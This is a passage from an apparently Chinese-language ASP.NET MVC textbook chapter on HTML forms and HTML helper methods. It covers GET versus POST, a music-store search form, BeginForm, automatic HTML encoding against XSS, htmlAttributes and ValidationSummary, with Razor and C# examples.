然而，此时只是了解了模型对象如何驱动应用程序的一点皮毛。在接下来的几章中，将会进一步讲解模型及其相关元数据是如何影响 HTML 辅助方法的输出以及如何影响验证的。

第 5 章

表单和 HTML 辅助方法

本章内容简介：

- 理解表单
- 如何利用 HTML 辅助方法
- 编辑和输入的辅助方法
- 显示和渲染的辅助方法

顾名思义，HTML 辅助方法是用来辅助 HTML 开发的。这里可能有一个疑问：诸如向文本编辑器中输入 HTML 元素如此简单的任务，还需要任何帮助吗？输入标签名称是很容易的事情，但是确保 HTML 页面链接中的 URL 指向正确的位置、表单元素拥有适用于模型绑定的合适名称和值，以及当模型绑定失败时其他元素能够显示相应的错误提示消息，这些才是使用 HTML 的难点。

实现所有这些方面仅靠 HTML 标记是远远不够的，还需要视图和运行环境之间的协调配合。学习了本章，就可以很容易地实现它们之间的协调。然而，在学习辅助方法之前，首先要学习表单。应用程序中大部分的困难工作都是在表单中完成的，同时表单也是最需要 HTML 辅助方法的地方。

5.1 表单的使用

这里我们可能会疑惑面向专业 Web 开发人员的图书为什么还要浪费笔墨讲解 HTML 的 form 标签，难道它不容易理解吗？

这么做有两个原因。

- **form 标签是强大的：**如果没有 form 标签，Internet 将变成一个枯燥文档的只读存储库。您将不能进行网上搜索，也不能在网上购买任何东西(甚至是这本书)。如果一个邪恶的神偷今晚盗取了每一个网站的 form 标签，那么文明将于明天午餐时分消失殆尽。
- **许多转向 MVC 框架的开发人员都已经使用过 ASP.NET Web Forms：**Web Forms 没有完全利用 form 标签的强大功能(也可以说是 Web Forms 为实现自己的目标才管理和利用 form 标签的)。所以应该原谅那些忘记 form 标签功能(例如创建 HTTP GET 请求的功能)的 Web Forms 开发人员。

5.1.1 action 和 method 特性

表单是包含输入元素的容器，其中包含按钮、复选框、文本框等元素。表单中的这些输入元素使得用户能够向页面中输入信息，并把输入的信息提交给服务器。但是提交给什么服务器呢？这些信息又是如何到达服务器的呢？这些问题的答案就在两个非常重要的 form 标签特性中，即 action 和 method 特性。

action 特性用以告知 Web 浏览器信息发往哪里，所以 action 就顺理成章地包含一个 URL。这里的 URL 可以是相对的，但当向一个不同的应用程序或服务器发送信息时，它也可以是绝对的。下面的 form 标签将可以从任何应用程序中向站点 www.bing.com 的 search 页面发送一个搜索词(输入元素的名称为 q)：

```
<form action="http://www.bing.com/search">
  <input name="q" type="text" />
  <input type="submit" value="Search!" />
</form>
```

显而易见，上面代码段中的 form 标签不包含 method 特性。当发送信息时，method 特性可以告知浏览器是使用 HTTP POST 还是使用 HTTP GET。现在可能会认为表单默认的方法是 HTTP POST。毕竟经常通过提交表单来更新自己的资料，提交信用卡信息来购物和对 YouTube 上有趣的动物视频发表评论。然而，尽管如此，默认方法仍是“get”，所以默认情况下表单发送的是 HTTP GET 请求。

```
<form action="http://www.bing.com/search" method="get">
  <input name="q" type="text" />
  <input type="submit" value="Search!" />
</form>
```

当用户使用 HTTP GET 请求时，浏览器会提取表单中输入元素的 name 特性值及其相应的 value 特性值，并将它们放入到查询字符串中。换句话说，上面的表单将把浏览器导航到 URL(假设用户正在搜索关键词 love)：http://www.bing.com/search?q=love。

5.1.2 GET 方法还是 POST 方法

如果不想让浏览器把输入值放入查询字符串中，而是想放入 HTTP 请求的主体中，就

可以给 method 特性赋值 post。尽管这样也可以成功地向搜索引擎发送 POST 请求并能看到相应的搜索结果，但是相对而言，使用 HTTP GET 请求会更好一些。不像 POST 请求，GET 请求的所有参数都在 URL 中，因此可以为 GET 请求建立书签。可以在电子邮件或网页中将这些 URL 作为超链接来使用，除此之外，还可以保留所有的表单输入值。

更重要的是，因为 GET 方法代表的是幂等操作和只读操作，所以它是做这些工作的最好选择。换而言之，因为 GET 不(或应该不)会改变服务器上的状态，所以客户端可以向服务器重复地发送 GET 请求而不会产生负面影响。

另一方面，POST 请求可以用来提交信用卡交易信息、向购物车中添加专辑或者修改密码等。POST 请求通常情况下会改变服务器上的状态，重复提交 POST 请求可能会产生不良后果(比如购物时，由于重复提交两次 POST 请求，而产生两个订单)。许多浏览器现在都可以帮助用户避免重复提交 POST 请求(图 5-1 展示了 Chrome 浏览器在刷新 POST 请求时的反应)。




图　5-1

通常情况下，在 Web 应用程序中，GET 请求用于读操作，POST 请求用于写操作(通常包括更新，创建和删除)。为音乐付款就使用 POST 请求；接下来将要看到的查询音乐情形，就需要使用 GET 请求。

1. 用搜索表单搜索音乐

假设现在想要让音乐商店的顾客可以在音乐商店应用程序的首页搜索音乐。与前面搜索引擎的例子类似，这里也需要一个带有操作和方法的表单。把下面的代码放在 HomeController 控制器的 Index 视图中的促销 div 下面，这样就完成了所需要的表单：

```
<form action="/Home/Search" method="get">
  <input type="text" name="q" />
  <input type="submit" value="Search" />
</form>
```

可以对上面的代码进行各种修改完善，但现在还是按原计划顺序介绍示例。下一步就是在 HomeController 控制器中实现 Search 方法。下面的代码块对音乐搜索做了最简单的假定，假设用户总是用专辑名称来搜索音乐：

```
public ActionResult Search(string q)
{
  var albums = storeDB.Albums
                  .Include("Artist")
```

```
                        .Where(a => a.Title.Contains(q))
                        .Take(10);
    return View(albums);
}
```

注意，这里的 Search 操作希望接收名为 q 的字符串参数。当 q 出现时，ASP.NET MVC 框架会自动在查询字符串中找到这个值；即便搜索表单发出的是 POST 请求而非 GET 请求，搜索引擎也会在提交的表单中找到这个值。

由控制器告知 ASP.NET MVC 框架渲染视图，现在就可以在 Home 视图目录下创建简单的 Search.cshtml 视图来显示搜索结果：

```
@model IEnumerable<MvcMusicStore.Models.Album>

@{ ViewBag.Title = "Search"; }

<h2>Results</h2>

<table>
   <tr>
      <th>Artist</th>
      <th>Title</th>
      <th>Price</th>
   </tr>

@foreach (var item in Model) {
   <tr>
      <td>@item.Artist.Name</td>
      <td>@item.Title</td>
      <td>@String.Format("{0:c}", item.Price)</td>
   </tr>
}
</table>
```

假设顾客在搜索输入框中输入搜索关键字“led”，输出的搜索结果将如图 5-2 所示。




图 5-2

上面的搜索示例展示了在 ASP.NET MVC 框架中使用 HTML 表单的简易性。Web 浏览器从表单中收集用户输入信息并向 MVC 应用程序发送一个请求，这里的 MVC 运行时可以自动地将这些输入值传递给要响应的操作方法的参数。

当然，并非所有的情形都与搜索表单一样容易。事实上，刚才是将搜索表单简化到了很脆弱的程度。如果把刚才的应用程序部署到一个非网站根目录的目录中，或者修改了路由定义，那么刚才手动编写的操作值可能会把用户的浏览器导航到一个网站上并不存在的资源处。请记住，刚才已经把“Home/Search”赋值给了表单的 action 特性。

```
<form action="/Home/Search" method="get">
   <input type="text" name="q" />
   <input type="submit" value="Search" />
</form>
```

2. 通过计算 action 特性值来搜索音乐

更好的办法是通过计算 action 特性的值来搜索音乐。有一个 HTML 辅助方法可以代劳自动完成这个计算，如下所示。

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get)) {
   <input type="text" name="q" />
   <input type="submit" value="Search" />
}
```

BeginForm HTML 辅助方法利用路由引擎找到 HomeController 控制器的 Search 操作。它在后台使用 GetVirtualPath 方法，该方法在 RouteTable 的 Routes 属性中——在 global.asax 中，应用程序注册所有路由的位置。如果不采用 HTML 辅助方法，将不得不编写下面的所有代码：

```
@{
   var context = this.ViewContext.RequestContext;
   var values = new RouteValueDictionary{
      { "controller", "home" }, { "action", "index" }
   };
   var path = RouteTable.Routes.GetVirtualPath(context, values);
}
<form action="@path.VirtualPath" method="get">
   <input type="text" name="q" />
   <input type="submit" value="Search2" />

</form>
```

最后一个例子展示了 HTML 辅助方法的本质：它们不是夺去了程序员的控制权，而是让他们从大量的编码工作中解脱出来。

5.2 HTML 辅助方法

可以通过视图的 Html 属性调用 HTML 辅助方法。相应地，也可以通过 Url 属性调用 URL 辅助方法，通过 Ajax 属性调用 Ajax 辅助方法。所有这些方法都有一个共同的目标：使视图编码变得容易。在控制器中也存在有 URL 辅助方法。

大部分的辅助方法都输出 HTML 标记，尤其是 HTML 辅助方法。例如，前面提到 BeginForm 辅助方法可以用来为搜索表单构建一个强壮的表单标签，而不必编写很多代码：

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get)) {
   <input type="text" name="q" />
   <input type="submit" value="Search" />
}
```

BeginForm 辅助方法输出的标记很可能与前面第一次实现搜索表单时一样。然而，在后台，该辅助方法与路由引擎协调工作来生成合适的 URL，从而当应用程序部署位置发生改变时，使代码更富有弹性。

注意，BeginForm 辅助方法输出的是起始<form>和结束</form>标签。辅助方法在调用 BeginForm 期间生成一个起始标签，并返回一个实现了接口 IDisposable 的对象。当视图中的代码执行到结束 using 语句的花括号位置时，由于隐式调用了 Dispose 方法，因此辅助方法会生成一个</form>标签。这里 using 语句使得代码简洁而优雅。如果发现这样不适合自己，也可以使用下面的方法，它的代码看起来前后对称：

```
@{Html.BeginForm("Search", "Home", FormMethod.Get);}
   <input type="text" name="q" />
   <input type="submit" value="Search" />
@{Html.EndForm();}
```

乍一看，辅助方法(比如 BeginForm)好像使程序员远离了王牌——许多程序员想控制的低级 HTML。一旦开始使用辅助方法，就会意识到它们在保持高效率的同时还与王牌保持近距离接触。换句话说，我们在不必编写很多代码来处理细节问题的情况下，仍然可以完全控制 HTML。辅助方法除了能生成尖括号之外，还能正确地编码特性，构建指向正确资源的 URL，设置输入元素的名称以简化模型绑定。总之，辅助方法是程序员的好朋友！

5.2.1 自动编码

像任何其他好朋友一样，HTML 辅助方法可以帮助我们摆脱困境。本章介绍的许多辅助方法都可以用来输出模型值。所有这些输出模型值的辅助方法都会在渲染之前，对值进行 HTML 编码。例如，后面的 TextArea 辅助方法，用来输出 HTML 元素 textarea：

```
@Html.TextArea("text", "hello <br/> world")
```

TextArea 辅助方法中的第二个参数是要渲染的值。上面例子是向它的值中嵌入一些 HTML 标记，但 TextArea 辅助方法会产生下面的标记：

```
<textarea cols="20" id="text" name="text" rows="2">
  hello &lt;br /&gt; world
</textarea>
```

注意输出值是经过 HTML 编码的。默认的编码可以帮助避免跨站点脚本攻击(Cross Site Scripting，XSS)。第 7 章将深入介绍跨站点脚本攻击。

5.2.2　辅助方法的使用

在保护代码的同时，辅助方法也给出了适当程度的控制。为了展示辅助方法的作用，下面列出了 BeginForm 辅助方法的另一个重载版本：

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get,
        new { target = "_blank" }))
{
   <input type="text" name="q" />
   <input type="submit" value="Search" />
}
```

在这段代码中，向 BeginForm 方法的 htmlAttributes 参数传递了一个匿名类型的对象。在 ASP.NET MVC 框架的重载版本中，几乎每一个 HTML 辅助方法都包含 htmlAttributes 参数。有时也可以发现在某些重载版本中 htmlAttributes 参数的类型是 IDictionary<string, object>。辅助方法利用字典条目(在对象参数的情形下，就是对象的属性名称和属性值)创建辅助方法生成元素的特性。例如，上面的代码可生成如下所示的起始 form 标签：

```
<form action="/Home/Search" method="get" target="_blank">
```

可以看到上面使用 htmlAttributes 参数设置了 target="_blank"。事实上，我们可以使用 htmlAttributes 参数设置许多必要的特性值。一开始可能会觉得有些特性存在问题。 例如，设置元素的 class 特性就要求匿名类型对象上必须有一个名为 class 的属性，或者值的字典中有一个名为 class 的键。在字典中有一个“class”的键值不是问题，问题在于对象中带有一个名为 class 的属性。因为 class 是 C#语言中的一个保留关键字，不能用作属性名称或标识符，所以必须在 class 前面加一个@符号作为前缀：

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get,
      new { target = "_blank", @class="editForm" }))
```

另一个问题是将属性设置为带有连字符的名称(像 data-val)。在第 8 章介绍框架的 Ajax 特性时，将看到带有连字符的属性名。带有连字符的 C#属性名是无效的，但所有的 HTML 辅助方法在渲染 HTML 时会将属性名中的下划线转换为连字符。例如，执行下面的视图代码：

```
@using (Html.BeginForm("Search", "Home", FormMethod.Get,
     new { target = "_blank", @class="editForm", data_validatable=true }))
```

将生成如下的 HTML 代码：

```
<form action="/Home/Search" class="editForm" data-validatable="true"
    method="get" target="_blank">
```

接下来的一节介绍辅助方法的工作原理以及其他一些内置辅助方法。

5.2.3 HTML 辅助方法的工作原理

每一个 Razor 视图都继承了它们基类的 Html 属性。Html 属性的类型是 System.Web.Mvc.HtmlHelper<T>，这里的 T 是一个泛型类型的参数，代表传递给视图的模型类型(默认是 dynamic)。这个属性提供了一些可以在视图中调用的实例方法，比如 EnableClientValidation (选择性地开启或关闭视图中的客户端验证)。然而，上一节中使用的 BeginForm 方法并不在这些实例方法之中。事实上，框架定义的大多数辅助方法都是扩展方法。

在智能感知窗口中，当方法名称左边有一个向下的蓝色箭头(如图 5-3 所示)时，就说明这个方法是一个扩展方法。从图 5-3 可以看出，AntiForgeryToken 是一个实例方法，BeginForm 是一个扩展方法。




图 5-3

为了构建 HTML 辅助方法体系，扩展方法是一种极其美妙的构建方式，这主要有两个原因。首先，在 C#的扩展方法中只有当在它的名称空间范围内，才能调用。ASP.NET MVC 所有的 HtmlHelper 扩展方法都在名称空间 System.Web.Mvc.Html 中(缘于文件 Views/web.config 中使用的一个名称空间条目，默认情况下都在该名称空间中)。如果不喜欢这些内置的扩展方法，可以删除这个名称空间，构建自己的方法。

然后，“构建自己的方法”这句话带来了第二个好处——将辅助方法作为扩展方法。我们可以构建自己的扩展方法来代替或增强内置的辅助方法。第 14 章会介绍如何构建自定义的辅助方法。下面将介绍开箱即用的辅助方法。

5.2.4 设置专辑编辑表单

如果需要创建一个视图，用来让用户编辑专辑信息。可以从下面的视图代码开始：

```
@using (Html.BeginForm()) {
```

```
    @Html.ValidationSummary(excludePropertyErrors: true)
    <fieldset>
       <legend>Edit Album</legend>

       <p>
          <input type="submit" value="Save" />
       </p>
    </fieldset>
}
```

这段代码包含有两个辅助方法：Html.BeginForm 和 Html.ValidationSummary。下面分别对它们进行介绍，首先从 Html.BeginForm 开始。

1. Html.BeginForm

前面示例已经涉及 BeginForm 辅助方法。在上面的代码中，不带参数的 BeginForm 辅助方法向当前 URL 发送一个 HTTP POST 请求，如果视图响应了/StoreManager/Edit/52，那么起始 form 标签的代码如下所示：

```
<form action="/StoreManager/Edit/52" method="post">
```

这种情形下，POST 就是理想的请求类型，因为这里将要修改服务器上的专辑信息。

2. Html.ValidationSummary

ValidationSummary 辅助方法可以用来显示 ModelState 字典中所有验证错误的无序列表。使用布尔类型参数(值为 true)来告知辅助方法排除属性级别的错误。换而言之，就是告知 ValidationSummary 方法只显示 ModelState 中与模型本身有关的错误，而不显示那些与具体模型属性相关的错误。这里将分开显示属性级别的错误。

假设在控制器操作中的某处有如下用来渲染编辑视图的代码：

```
ModelState.AddModelError("", "This is all wrong!");
ModelState.AddModelError("Title", "What a terrible name!");
```

第一个是模型级别的错误，因为代码中没有提供错误与特定属性关联的键(或者一个空键)。第二个是与 Title 属性相关联的错误，因此，在视图中的验证摘要区域不会显示这个错误(除非从辅助方法中删除参数“Title”或者把方法 ValidationSummary 的参数值改为 false)。在这种情形下，辅助方法渲染如下所示的 HTML 标记：

```
<div class="validation-summary-errors">
  <ul>
     <li>This is all wrong!</li>
  </ul>
</div>
```

ValidationSummary 辅助方法的其他重载版本可以提供标题文本，也可以设置特定的 HTML 特性。



按照惯例，ValidationSummary 辅助方法会让 CSS 类 validation-summary-errors 和提供的任何特定 CSS 类一起渲染。默认的 ASP.NET MVC 项目模板包含一些样式，使得这些项以红色显示，如果不喜欢这些样式，可以在文件 style.css 中进行修改。

5.2.5 添加输入元素

一旦表单和验证摘要设计完成，就可以在视图中添加一些输入元素让用户来输入专辑信息。下面的代码演示了其中一种方法(刚开始可以只编辑专辑的标题和流派，但是下面代码处理的是真实音乐商店的 Edit 操作)：

```
@using (Html.BeginForm())
{
   @Html.ValidationSummary(excludePropertyErrors: true)
   <fieldset>
      <legend>Edit Album</legend>
      <p>
         @Html.Label("GenreId")
         @Html.DropDownList("GenreId", ViewBag.Genres as SelectList)
      </p>
      <p>
         @Html.Label("Title")
         @Html.TextBox("Title", Model.Title)
         @Html.ValidationMessage("Title")
      </p>
      <input type="submit" value="Save" />
   </fieldset>
}
```

新的辅助方法会向用户展示如下界面(如图 5-4 所示)：

